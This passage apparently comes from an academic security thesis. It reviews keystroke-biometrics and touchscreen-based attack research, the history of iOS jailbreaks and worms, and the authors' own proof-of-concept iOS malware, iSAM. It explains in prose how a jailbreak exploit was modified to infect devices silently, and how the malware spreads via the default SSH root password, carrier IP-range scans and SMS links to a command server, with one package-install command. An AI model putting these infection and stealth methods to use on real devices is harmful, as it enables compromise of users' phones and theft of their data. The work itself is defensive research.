In 2007, [Clarke and Furnell \(2007b\)](#) conducted an experiment on a mobile device which was connected straight to a laptop. In this experiment 30 participants were asked to enter data for three scenarios: entry of 11-digit telephone number, entry of 4-digit PINs, entry of text messages. The classification process on this experiment was based on one that was developed on a previous study but in this research the authors presented two further algorithms, Best Case Neural Network and Gradual Training Algorithm, to improve the results. The second algorithm represents a more plausible technique. The 4-digit and the 11-digit input scenarios achieved an EER of 9 and 8% respectively. The 6-digit input achieved an EER of 19%. Also another research of [Clarke and Furnell \(2007a\)](#) exploring the possibility of introducing keystroke analysis on a mobile device published one year later. In this research three input scenarios were conducted: entry of a fixed 4-digit number, entry of a fixed 11-digit number and an alphabetic input. FF MLPs, Radial Basis Function network (RBF) and Generalised Regression Neural Networks (GRNNs) were used to classify users in this experiment. It was found that neural network classifiers were able to perform classification with an average EER of 12.8%. The same year, Karatzouni and Clarke (2007) identified that the hold-time was not a beneficial feature for use on a QWERTY mobile device but a combination of both inter key and hold time measures would provide better results.

A year later, [Buchoux and Clarke \(2008\)](#) in order to create a keystroke enhanced authentication system used a mobile device not only for capturing samples but also to perform the actual authentication. They designed a program able to run on Microsoft Windows Mobile 5 for this purpose. Two types of input password were proposed: a simple PIN and a strong alphanumeric password. Three classifiers were evaluated: the Euclidean distance, the Mahalanobis distance and the FF MLP. The results clearly demonstrated that the performance on the password is considerably stronger than the PIN due to the increased number of input data.

In 2009, [Saevanee and Bhattarakosol \(2009\)](#) introduced a new metric, the finger pressure and combined it with the already existing hold-time and inter-key metrics to authenticate mobile users. In order to detect the finger pressure the authors used touchpad of

a netbook acting like a touch screen. Their study conducted on a sample of 10 participants had the lowest EER of 9% using keystroke dynamics and the KNN classification algorithm.

Also, [Zahid et al. \(2009\)](#) collected and analyzed keystroke data of 25 diverse mobile device users. They proposed a user identification system that takes into account 6 distinct keystroke features. In addition, they demonstrated that these keystroke features for different users are diffused and therefore a fussy classifier is well-suited for clustering and classification of those data. The results of this experiment showed that this system has an average error rate of 2%.

On the other hand, [Hwang et al. \(2009\)](#) proposed a Keystroke Dynamics-based Authentication (KDA) system for mobile devices that can classify users based on a 4-digit PIN number. A 4-digit number cannot provide sufficient data for a reliable authentication system. One way to cope with the lack of data quantity is to improve data quality. For this reason, the authors adopted an input method supported by artificial rhythms and tempo cues. They experimented with a standard keypad mobile device and found that the proposed strategy reduces EER from 13% to 4%.

During the same year, [Campisi et al. \(2009\)](#) focused on keystroke biometrics within the framework of secure user authentication using a numeric mobile hardware keyboard. They use a statistical methodology able to produce satisfactory verification rates (of 14.46% EER) even in cases where the number of samples contributed by the participants is low. The authors worked with data taken from a sample of 40 users who have typed each password 20 times during 4 distinct sessions.

In 2010, [Maxion and Killourhy \(2010\)](#) conducted an experiment of typing a 10-digit number using only the right-hand finger. 28 users took part in this work and called to type the 10-digit number on a numbered external keyboard. By using the statistical machine-learning classifier random forest and some techniques to handle the extreme deviations of the collected data they achieved a correct-detection rate of 99.97% with a corresponding false-alarm rate of 1.51%.

In 2011, [Maiorana et al. \(2011\)](#) introduced a new statistical classifier and they examined which feature can discriminate users samples best. This survey proposed a keystroke based verification method with application to mobile devices. The authors analyzed the

verification performances achieved when varying several parameters like the distance between key press and key release, as well as the number of enrollment acquisitions, and the number of characters contained in the used passwords.

Last but not least, [Saevanee et al. \(2012\)](#), in 2012 investigates the potential of fusing three different biometric methods, namely behavior profiling, keystroke dynamics, and linguistic profiling, into a multi-modal behavior biometric authentication system. The results they succeeded indicate that such fusion techniques can improve the classification performance with an overall EER of 8%.

4.3.2 Motion-oriented Keystroke Proposals

The very first work on keystroke using motion sensors appeared in 2011 by [Cai and Chen \(2011\)](#). They proposed a new keylogging scheme based on mobile device motion. They argue that typing (touching) on different locations on the screen causes different vibrations (motion data) which in turn can be used to infer the keys being typed. Their evaluation shows that the proposed system can correctly infer more than 70% of the keystrokes on a number-only virtual keypad when used in the landscape mode.

Inspired by the work in ([Cai and Chen, 2011](#)), many authors in 2012 discuss and evaluate their proposals designed with the aim to extract sequences of entered text on touchscreen keyboards. This is done by taking advantage of only the on-device motion sensors, i.e., the the accelerometer and gyroscope.

More specifically, [Aviv et al. \(2012\)](#), in their second work, use the accelerometer sensor as side channel to learn user tap- and gesture-based input as required to unlock mobile devices using a PIN/password or Androids graphical password pattern. In controlled settings, while a users is sitting, their prediction model was able to classify the PIN entered 43% of the time and pattern 73% of the time within 5 attempts, while, in uncontrolled settings, while users are walking, their model can classify 20% of the PINs and 40% of the patterns within 5 attempts. The same year, ([De Luca et al., 2012](#)) presented an authentication method to identify mobile device users based on the way they perform an action on a touch screen and evaluate the unlock screens as well as password patterns that come with Android phones. Using features like pressure, size and speed succeed an overall accuracy as of 77% with a 19% FRR and 21% FAR. Also

Cai et al., in their second work (Cai and Chen, 2012), evaluate the use of motion-based keystroke in a real attack. More precisely, they developed a prototype attack and applied the attack on the users' keystrokes. According to their research, the attack remains effective, even though the accuracy is affected by user habits, on device dimension, screen orientation, and keyboard layout. Moreover, Kolly et al. (2012) tries to recognize user's, based on their behavior, while playing games on their mobile devices. As the user is playing the game, the touch events occurred on the UI elements, are send to a server for further offline evaluation analysis. The authors using the naive Bayes classified and touch properties, such as mean hold time and pressure, have successfully identify a specific user in a set of 5 individual users with a precision of about 80%. Miluzzo et al. (2012) introduces TapPrints, a framework to infer where one taps and what one types on the touchscreen based on accelerometer and gyroscope sensor readings. In their experiments engaging 10 participants and three different mobile platforms the authors show that TapPrints is able to attain up to 90% and 80% accuracy in inferring tap locations across the display and letters respectively. Xu et al. presented TapLogger a stealth trojan for the Android platform which is able to log not only the screen lock password but also the numbers entered during a phone call. Actually, TapLogger implements two schemes: (a) a tap event detection mechanism to discover and utilize the users pattern with statistical measurements on acceleration, and (b) an approach of deducing tap position with observed gesture changes. Owusu et al. (2012) showed that accelerometer can be used to extract 6-character passwords in as few as 4.5 trials (median).

Last but not least, a technical report by Zheng et al. (2012), proposes a verification system that is able to identify if the user that is typing the passcode on the touch screen numeric keypad is the true owner of the mobile device or an impostor. To quantify the user tapping behaviors four different features have been collected via the senso: acceleration, pressure, size, and time using the empirical data of both 4-digit and 8-digit PINs. The results show that their verification system achieves an averaged equal error rates of down to 3.65%.

4.3.3 Proposals based on Touchscreens

In 2010, Aviv et al. (2010) examine the feasibility of "smudge attacks" on touchscreens for mobile devices. They argue that oily residues (smudges) on the touchscreen surface

are one side effect of touches from which frequently used patterns such as a graphical password might be inferred. They focus on Android password patterns and investigate the conditions under which a smudge can be easily extracted. The authors also describe how an ill-motivated person could use the information obtained from a smudge attack to augment the chances of guessing users' patterns. Although this work doesn't use any on-device software for extracting gesture, propose an interesting method for attacking mobile devices with touchscreens.

Two years later, in 2012, [Angulo and Wastlund \(2012\)](#), study the use of lock patterns (graphical passwords based on touch gestures) on mobile devices and biometrics methods as secure second-factor authentication method. Using the R statistical software, they cross-evaluate 5 machine learning classifier to identify legitimate users while they form their password graphically. Using the Random Forest classifier, authors achieved an average EER of approximately 10.39% in the case an imposter already knows the users secret pattern. During the same year, [Feng et al. \(2012\)](#) proposed a touchscreen based authentication approach on mobile devices named as Finger-gestures Authentication System using Touchscreen (FAST) for transparent and continuous post-authentication. FAST uses a touch-screen and a custom digital sensor glove to collect fine-grained biometric information of finger movements to cross validate and complement the touch gesture based user authentication process. Their system achieved a FAR and a FRR of 4.66% and 0.13% respectively for the continuous post-login user authentication. Also, [Sae-Bae et al. \(2012\)](#) present a five-finger-touch gesture-based authentication technique able to recognize unique biometric gesture characteristics of an individual. They achieved an accuracy of 90% with only single gestures, while they see a significant improvement when multiple gestures were performed in sequence.

4.4 Discussion

Despite the fact that all the aforementioned researches have significantly contributed to the anomaly-based IDS for mobile devices issue, several important problems remain unsolved. Currently, the main disadvantage of most IDS for mobile devices that use anomaly detection techniques is the high false alarm rate (FPR) ([Alpcan et al., 2010](#)). Hence, there is an urgent need for methods that substantially improve the detection rate

while minimising the false alarms. Also, so far, the literature focused only on cellular networks and in particular in Telephony and SMS services.

From the discussion above it is also obvious that until now a limited number of works have been devoted to the issue of malware detection, and only two of them on most popular mobile device OS, namely iOS. This is however anticipated as iOS is considered a closed OS. In fact, both Android and iOS restrict access to their internal functions. However, in contrast to iOS, the Android source code is freely available for download and tinkering.

Taking all the above into consideration, it is very important any analysis of user profile to take into account the data originating from the provision of other services such as Web browsing, email and not just those produced by popular services. This way, the IDS would be more effective in detecting abnormalities in behavior which naturally may be induced not only by malicious individuals but also by malware running on the mobile device. For example, this may happen when a malware tries to send a considerable amount of intercepted private information via SMS and/or use telephone numbers that have not been dialed by the legitimate user in the past ([Damopoulos et al., 2011](#)).




FIGURE 4.1: Related Work

Chapter 5

Attacking Modern Mobile Platforms and Popular Services

Recall that, among others, the purpose of this thesis is to highlight mobile device weaknesses and offer in-depth information towards combating, if not eliminating, such threats. As explained in section 1.2, this is in-line with obj. 1 and is considered necessary in paving the way towards the other two ones. To achieve this goal firstly we investigate the basic malware design requirements and secondly, we elaborate on mobile malware and show how it can be used to compromise fundamental properties of user's security and privacy. Specifically, we show that, in contrast to the common belief, mobile platforms present certain vulnerabilities that can be exploited by malware writers to jeopardise the normal operation of the device and/or harvest user's personal information at will.

Nowadays, Google's Android and Apple's iOS are dominating the market of mobile devices. Considering these two disparate options, we selected the most challenging one, that is to implement malicious attacks using the proprietary iOS platform. In fact, both the aforementioned OS restrict access to their internal functions and provide some minor security mechanisms. However, in contrast to iOS, the Android source code is freely available for download and tinkering. Last but not least, iOS is considered as one of the most secure mobile device platforms, given low access permissions to the end user and allowing third-party applications run on the device, only after being inspecting and signed by Apple.

In this chapter, three different types of malicious applications will be presented, developed in an effort to prove that existing security mechanisms can be easily defeated, comprising the OS, popular services or exposing sensitive user's information. Additionally, having understood modern mobile device threats, will not only allow as design modern, accurate detection mechanisms, but only test them against such attacks. Next section presents the milestones for the iOS platform, followed by a description of the main designing principles and requirements for an iOS malware. The chapter continues by presenting the three malicious case studies; iSAM, SPE and iKeellogger, able to compromise the confidentiality, availability, integrity, authenticity, privacy and non-repudiation of a modern mobile device or their services.

5.1 iOS Milestones

The iPhone device was the first multi-touch mobile devices equipped with iOS (formerly iPhone Operating System). iOS has been derived from Mac OS X and relies on the Darwin foundation kernel. Therefore, it is a Unix-like Operating System by nature. On Feb. 2008, Apple released the first iOS SDK allowing developers to create third-party native applications.

Rightly or wrongly, only applications inspected and signed by Apple's Certificate Authority (CA) can be released and are allowed to run on an iOS device. So, considering the first requirement, the only way to run unsigned software is by gaining root permissions on the device using an exploitable vulnerability. This process is generally referred to as Jailbreak ([Miller, 2011](#)). Upon jailbreaking, the entire iPhone file system becomes open for use. Also, Jailbreaking allows creating and executing third-party software using both the official public and the unofficial private frameworks. Public frameworks are provided by the native SDK allowing developers to build AppStore applications. The private frameworks on the other hand are used only by Apple to provide high-level programming features on the original applications. Unfortunately, private frameworks are neither available by the iOS SDK nor documented. The only way to overcome this issue (as in our case) is by retrieving the private framework directly from the files of a jailbroken iPhone and then use the class-dump utility to generate the (still undocumented) header file(s).

The first aim after jailbreaking was to bypass SIM-Lock. Specifically, every iPhone is locked to a particular network provider. Unlocking allows the user to place calls with any GSM/3G carrier by inserting a different SIM into the device.

The *installer* created by the development team RipDev, and *Cydia* created by J. Freeman were the first two package managers that allowed a user to browse and download third-party applications for jailbroken iPhones. The open-source Cydia became very popular after iPhone firmware version 2.0. Since then, every time a hacking team discovers a new iPhone exploit, they publish the corresponding software that jailbreaks the device. Also, the same software installs a version of Cydia, a SSH server, and enables the default root login password “*alpine*”.

In July 2007, T. Ormandy discovered “*libtiff*”, a buffer overflow method that has already been used to attack Sony’s PSP device. Hackers inspected Apple’s Mobile Safari web browser in order to test and take advantage of the same vulnerability that lay in the Tag Image File Format (TIFF) library, which is used for viewing TIFFs. Finally, they managed to successfully attack iPhone. Capitalising on this vulnerability they created the web site jailbreakme.com. There, by selecting the “Slide-to-Unlock” button, a malicious TIFF file was simply opened from Mobile Safari leading to injection and execution of an arbitrary code and a straightforward Jailbreak. Once the iPhone has been jailbroken, the exploit patched the libtiff vulnerability in order to avoid future attacks. Apple patched this vulnerability with iOS 1.1.2 firmware. Pandya in his Project Report (Pandya, 2008), discusses and analyzes the libtiff security breach in detail. Moreover, Chavez in (Chavez, 2008) discusses how an intruder can successfully attack a network using a jailbroken iPhone. To perform the attack, she installs and uses a collection of powerful tools (e.g. Metasploit, Nmap, Whois, tcpdump, a terminal, WifiStumbler).

A year later, Apple introduce the new iPhone 3G that incorporates firmware version 2.0. Also, it offered a powerful Software Development Kit (SDK) that gave the opportunity to developers to create and deploy software under certain public frameworks so as to create the AppStore. In the end of July 2008, one of the iPhone third-party games namely *Aurora Feint* was removed from AppStore due to privacy concerns. Actually, the game was uploading to the developers server all contacts stored in the host iPhone. In 2009, serious privacy concerns appeared within the AppStore applications.

MogoRoad and Storm8 are only two of the AppStore applications that have been removed after users' complaints about privacy concerns. In July 2009, users have raised serious concerns about their privacy in regard of the behavior of four tracking providers namely Pinch Media, Flurry, Medialets and Mobclix. J. Freeman tried to protect iPhone users by creating PrivaCy, an application for jailbroken iPhones, which blocks AppStore applications from tracking usage information.

The authors in [Mulliner and Miller \(2009\)](#) presented a vulnerability in SMS messages, which enables an attacker to inject fuzzed SMS messages into iPhones, Android and Windows Mobile devices. This vulnerability leads to a Denial-of-Service (DoS) attack remaining at the same time invisible to the service provider. This weakness was patched with the new 3.0.1 iOS firmware.

In 2009, researchers were trying to gain access to private information (i.e. contacts, photos, mails, SMS messages, passwords) stored in iPhone devices using various forensics methodologies. J. Zdziarski was the first one who using proper tools was able to retrieve unencrypted the full iPhone disk image. The same year he published a white paper with forensics techniques and tools that could be used to retrieve information from an iPhone device. During the same period, the first iPhone worm namely *Ikee* was released and a wave of worm attacks started. *Ikee* was simply changing the iPhone's wallpaper. Note that, *Ikee* was a self-propagating worm attacking only jailbroken iPhones using the installed SSH server and the default root password. The same vulnerability was also used by *Dutch 5€ ransom*, a worm that locked the iPhone screen asking 5€ on a PayPal account in order to remove the worm. *Privacy.A*, was another worm running in stealth mode and be able to steal personal data from the iPhone. In November 2009, a new highly disastrous version of *Ikee*, namely *iKee.B* appeared in several Europe countries. SRI International analysed *iKee.B* and provided technical details about the logic and the internal mechanics of the first iPhone Botnet. Although *iKee.B* acts similar to *Ikee*, it includes a Command & Control (C&C) logic to control all infected iPhones via a Lithuanian botnet server. Moreover, it is able to periodically update its malware behaviour. Finally, *iKee.B*, changes the default SSH password into "ohshit", and collects and sends all SMS messages stored in the device to the bot server. The *iKee.B* source code is published in [Porras et al. \(2009\)](#).

Recently in [Seriot \(2010\)](#), presented some interesting attack scenarios on how a malicious application can use official and public frameworks, provided by Apple, to collect users private information (e.g., phone number, email account setting, keyboard cache entries, Mobile Safari searches and the most recent GPS location) programmatically. This happens without the user's knowledge and without being rejected by the AppStore review.

On July 2010, the United States government and the new Digital Millennium Copyright Act (DMCA) legislation announced that modifications of mobile devices, like jailbreak or Unlock are legal as long as they obey the copyright law ([U.S. Copyright Office, 2013](#)). Based on the new law, in August 2010, Comex, an iPhone exploit developer, with the help of several other hackers introduced the exploit namely Star or JailbreakMe 2.0. This new exploit can jailbreak all Apple's products which incorporate iOS firmware versions from 3.1.2 to the current 4.0.1. Until then, all previous iOS firmwares have been jailbroken using offline exploits. Star, like JailbreakMe, is a remote browser-based jailbreak that uses two security flaws ([Oh, 2010](#)). The first one, uses a corrupted font embedded in PDF files that crash the Compact Font Format (CFF) to allow arbitrary code execution, while the second one uses a vulnerability in kernel to escalate the code execution to unsandboxed root privileges. Any iOS mobile device that opens a jailbroken PDF file from a website, email, SMS, or Apple's iBook can be automatically jailbroken. A few days after Star was released, Comex published the source code ([Comex, 2010](#)).

Over the last couple of years a limited number of interesting works have been proposed in the literature providing in-depth analysis on iOS intrinsic security mechanisms ([Dai Zovi, 2011](#), [Dowd and Mandt, 2012](#), [Evanders, 2013](#)). However, and due to the very tight environment of the OS, security mechanisms proposed for iOS has been very limited.

5.2 iOS Malware “HOWs and TOs”

The primary aim of a smart malware is to infect the target, self-propagate to other targets and finally connect back to a bot master server. The latter action is highly desirable to update the malwares programming logic by improving already existed features and adding new ones, or to obey commands and unleash a synchronized attack. To achieve the aforementioned goals, any malware needs to fulfill some basic design requirements.

First off, it needs to infect the device and gain root permissions. Also, it needs to run continuously in the background of the OS and has smart malware behaviour remaining stealthy to the legitimate user.

The only way to infect an iPhone and gain root permissions is by exploiting a vulnerability on an iOS jailbroken device. In case the target iPhone is already jailbroken, the malware may attempt to use the SSH vulnerability¹ to wirelessly connect and infect the device. According to Cydia developer, J. Freeman, over 10% of the 50 million iPhones worldwide are jailbroken (Saurik, 2010b). Although these devices constitute a large proportion for possible targets, it is necessary to find new ways to infect non-jailbroken iPhones.

To do so, we propose to create a malicious version of Star exploit (Comex, 2010) that is able to work wirelessly. As already mentioned, Star exploit consists of a PDF, which uses two security flaws allowing arbitrary code execution and gaining root privileges, and of a website “*JailbreakMe*” which stores the PDFs caring the exploits (one PDF for each iPhone version and one for each iOS version) (Oh, 2010). Once the PDF is opened, a dynamic library (dylib) named “installui.dylib” provides graphic interface and downloads from the corresponding website a file named “wad.bin”. After that it proceeds to jailbreak the iOS and install Cydia using a second dylib named “install.dylib”. The file “wad.bin” is a binary file that contains any type of data; in this case it contains the “install.dylib” and the Cydia package. According to F-secure, any iOS mobile device that opens an exploited PDF file from a website, an email, an Apple’s iBook application or accesses a website directly from an SMS message, can be jailbroken (F-Secure, 2010). Note that iOS is capable of recognising automatically hyperlinks sent via SMS.

Once a malicious Star PDF file is opened by an iPhone using our malicious Star version, it is being automatically jailbroken and installed stealthily malicious software. Also, once an iPhone visits our website or opens the malicious PDF, the exploit procedure begins, stealthily, without providing any graphical interface or any information popups. Furthermore, we inject our malware into the “wad.bin”. This means that once the jailbreaking procedure ends, Cydia and our malware will be both installed in the iPhone.

¹The SSH vulnerability, allows intruders to remotely access a jailbroken device’s file system using the SSH server and the default password “alpine”.

In order to create our malicious version of Star, it was necessary to modify the open source version of Star exploit (Comex, 2010). Firstly, we decided to pack our malware as a Debian package. Once Cydia is installed in the iPhone, any file with the “.deb” extension stored in the folder “/var/root/Media/Cydia/AutoInstall”, will be also automatically installed in the device. To inject our malicious package in the “wad.bin” file, it was necessary to modify the Star source class, named “install” and the python script “wad.py”. Also, it was necessary to modify the source file “installui.m” which is used to build the dylib named “installui.dylib”. In the source file “installui.m” we deactivated all displayed graphics interfaces making the exploit behave stealthily. Moreover, we edited the domain name from where our malicious “wad.bin” can be downloaded and we recalculated the size of our malicious “wad.bin” file editing the source where it was necessary. Last, after the installation of Cydia we shift our malware package into Cydia’s auto-install directory. It is stressed that all these operations are possible because the Safari browsing process has acquired root access using the kernel bug.

The second requirement when designing our malware was the ability to run continuously in the background of the underlying OS. Until iOS version 4, multitasking was not officially supported. Since, from iOS version 4 and later, Apple provided seven APIs that allow applications to run in the background. Although these APIs are the native way for providing multitasking, it is not the best way to create and launch a malware. A program that uses the native way for backgrounding can be easily spotted by the user from the corresponding menu. Unofficially, jailbroken iOS could support applications that run in the background as daemons or use Objective-C dylib. iOS being a Unix-based OS, can provide multitasking using *launchd*, a launch system that supports daemons and per-user agents as background-services. Once an iOS has been jailbroken, any installed application or shell script is able to behave as daemon by creating a launch plist and placing it into the “/Library/LaunchDaemons” iOS directory. Another way to support multitasking is with dylib. When an application is launched, the iOS kernel loads the application’s code and data into the address space of a new process. At the same time, the kernel loads the dynamic loader into the process and passes control to it. In addition, it is possible to load a dylib at any time through Objective-C functions. Besides, Apple does not offer any frameworks that override iOS functions or create dylibs.

The last requirement is to design a smart malware that will remain stealthy and invisible to the user at all time. These smart malwares need to achieve their purpose

stealthily by modifying OS code, functions and/or data. Officially, Apple does not provide any frameworks that override iOS functions. To fill the gap, J. Freeman has created the MobileSubstrate extension, a framework that allows developers to deliver run-time patches to system functions using Objective-C dynamic libraries (dylib) (Saurik, 2010a). Also, D. L. Howett has contributed Theos, a cross-platform suite of development tools for managing, developing, and deploying jailbreak-oriented iOS development (Howett, 2010). By creating a dylib and connecting it with the MobileSubstrate extension, developers are able to build applications capable of hooking internal system functions.

5.3 iSAM

Given the aforementioned requirements and possible solutions, we created iSAM (iPhone Stealth Airborne Malware). The iSAM malware has been implemented, using Objective-C source code compiled for iPhone ARM CPU. Also, iSAM was build using the unofficial ways (see Section 5.2) for backgrounding (daemons and dylibs), the public and private² frameworks and the MobileSubstrate framework with the “*substrate.h*” header that overrides iOS functions. This means that certain modules of iSAM can be classified as rookit.

iSAM consists of a main daemon written in Objective-C and combined with a proper launch plist (activated at device boot time) and six subroutines written as Objective-C functions, dylibs or shell scripts. The iSAM main daemon is responsible to manage all subroutines which are in charge of the propagation logic (iSAMScanner), the botnet control logic (iSAMUpdate) and the smart malware behaviour (iCollector, iSMSBomber, iDoSApp, iDosNet). iSAMScanner is activated during the device boot time and runs as a daemon in the background. iSAMUpdate is activated once per day and only if an Internet connection is available, while the rest four subroutines are activated once per week but at random times. Figure 5.1 depicts the overall iSAM architecture. Important pseudocode segments of all the iSAM subroutines discussed in this section can be found in Appendix A.

In addition to iSAM, we setup a bot master server namely iSAM Server (iSAMS) having multiple functionality. iSAMS incorporates two basic modules: (a) a repository server

²Unsupported frameworks, which were retrieved directly from a jailbroken iPhone and have been dumped to get the headers.




FIGURE 5.1: iSAM architecture

where the newer or special customized version of iSAM is stored, and (b) a multithread socket server used to communicate with the infected devices to update iSAM program logic, to collect sensitive information and to control and execute commands directly on the iPhones. Also, iSAMS stores our malicious version of Star exploit namely *mStar*.

5.3.1 iSAM Infection Methods

As already mentioned iSAM uses two different methods to wirelessly attack and infect iPhone devices. The first method is by using iSAMScanner (see next section) which tries to detect jailbroken iPhones having the SSH vulnerability and infects them directly. Alternatively, we employ *mStar*, a modified version of the exploit Star, which is able to jailbreak the device and simultaneously infect it with iSAM. A recent report by F-Secure showed that nearly 79.8% of mobile phones infections were as a result of content downloaded from malicious websites or delivered by Bluetooth and SMS messages (Hypponen, 2010b). Capitalising on these results we use iSMSBomber (see section 4.5) as part of the second infection method to contaminate iPhone devices. iSMSBomber is able to read any telephone numbers stored in the device and send to them stealthily a SMS message with the domain of iSAMS. This is to trick the user into visiting iSAMS. In addition, *mStar* can be delivered to an iPhone when visiting our iSAMS via a web link, email attachment or a legal popular AppStore application that uses a website link to redirect to iSAMS. Once 195.251.166.50 (iSAM.samos.icsd.gr) hyperlink is opened via a SMS message, *mStar* PDF is downloaded from iSAMS and loaded via Mobile Safari.

After that, `installui.dylib` downloads `wad.bin` and `install.dylib` jailbreaks the iPhone and installs iSAM.

5.3.2 iSAMScanner: Scan, Connect, Infect

iSAMScanner is responsible for the propagation logic of iSAM. iSAMScanner driven by iSAM daemon, is activated at iPhone boot time. The iSAMScanner subroutine has three methods: *iScan*, *iConnect* and *Infector*. iScan is conducting three independent network scans just like iKee.B. Firstly, it scans iPhone's local WiFi network address space, then scans in a random way computer subnetworks on the Internet and finally scans a list of IP address range that belongs to a set of mobile phone companies in Greece (e.g. 195.167.65.0-195.167.65.255, GR, Cosmote) or in other European countries (e.g. 139.7.0.0-139.7.255.255, DE, Vodafone). When a vulnerable iPhone is detected, iConnect connects directly to the SSH Server using the default root password and by using Infector downloads the iSAM.deb package to the directory `"/private/var/root/"` of the target-device. Finally, Infector installs the package using the command `dpkg -i -refuse-downgrade -skip-same-version iSAM.deb`. From this step forward, the victim's device is under the control of iSAM.

5.3.3 iSAMUpdate: Update, Command, Control

